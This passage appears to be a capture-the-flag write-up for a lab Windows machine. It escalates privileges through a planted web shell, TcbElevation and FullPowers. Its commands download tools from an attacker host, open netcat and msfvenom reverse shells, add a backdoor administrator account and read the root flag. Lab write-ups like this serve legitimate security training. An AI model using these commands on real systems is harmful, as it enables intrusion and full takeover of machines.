SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
...
We have
SeTcbPrivilegeso we can abuse it to escalate our privileges
We can also got a reverse shell using something like this:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
PS C:\temp> iwr http://10.8.4.253/nc64.exe -outfile nc64.exe
$ curl --path-as-is -i -s -k http://media/shell.php?cmd=/shell.php?cmd=c:\\temp\\nc64.exe+-e+cmd.exe+10.8.4.253+443 -X GET
We use the C++ tool antonioCoco’s TcbElevation.cpp to escalate our privileges.
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload it:
$ curl --path-as-is -i -s -k http://media/shell.php?cmd=curl%20http%3A%2F%2F10.8.4.253%2FTcbElevation.exe%20-o%20C%3A%5Cxampp%5Chtdocs%5Ctcb.exe -X GET
Double check:
PS C:\xampp\htdocs> dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----        10/10/2023   5:00 AM          20563 index.php
-a----         1/27/2025   2:53 AM            349 shell.php
-a----         1/27/2025   3:24 AM          13312 tcb.exe
Use it to create a new user:
$ curl --path-as-is -i -s -k http://media/shell.php?cmd=C%3A%5Cxampp%5Chtdocs%5Ctcb.exe%20LaLaLa%20%22C%3A%5CWindows%5CSystem32%5Ccmd.exe%20%2Fc%20net%20user%20pwn%20pwn123%20%2Fadd%20%26%26%20net%20localgroup%20administrators%20pwn%20%2Fadd%22 -X GET
Double check:
PS C:\xampp\htdocs> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
pwn
The command completed successfully.
We have our new user
pwnin theadministratorsgroup
Then using our new account to connect via SSH and grab the flag Media_Root:
$ sshpass -p 'pwn123' ssh pwn@media -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no

Microsoft Windows [Version 10.0.20348.1970]
(c) Microsoft Corporation. All rights reserved.

pwn@MEDIA C:\Users\pwn>type c:\users\administrator\desktop\root.txt
VL{dc7871a771551174176b0cc7af8ad3bd}
Way 2 - LOCAL SERVICE Privileges restoring (Media_Root)
Normally as a LOCAL SERVICE account, we should have the SeImpersonatePrivilege and SeAssignPrimaryToken privileges.
This would grant us the ability to perform auth coercion to SYSTEM via a malicious named pipe.
So we use FullPowers to restore the default privileges set to the LOCAL SERVICE account.
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Create a MSF payload:
$ msfvenom -p windows/x64/shell_reverse_tcp -ax64 LHOST=tun0 LPORT=443 -f exe -o rshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rshell.exe
Set and start a Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/shell_reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.8.4.253:443
msf6 exploit(multi/handler) >
Upload FullPowers and our MSF payload rshell.exe:
PS C:\windows\tasks> curl 10.8.4.253/FullPowers.exe -o FullPowers.exe
PS C:\windows\tasks> curl 10.8.4.253/rshell.exe -o rshell.exe
Then call them using our LOCAL SERVICE service account:
$ curl --path-as-is -i -s -k http://media/shell.php?cmd=C%3A%5Cwindows%5Ctasks%5CFullPowers.exe%20-c%20%27C%3A%5Cwindows%5Ctasks%5Crshell.exe%27 -X GET
Then we got a Meterpreter shell and grab the final flag.
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=4e52f557-cf1e-435d-ade5-22619307ab56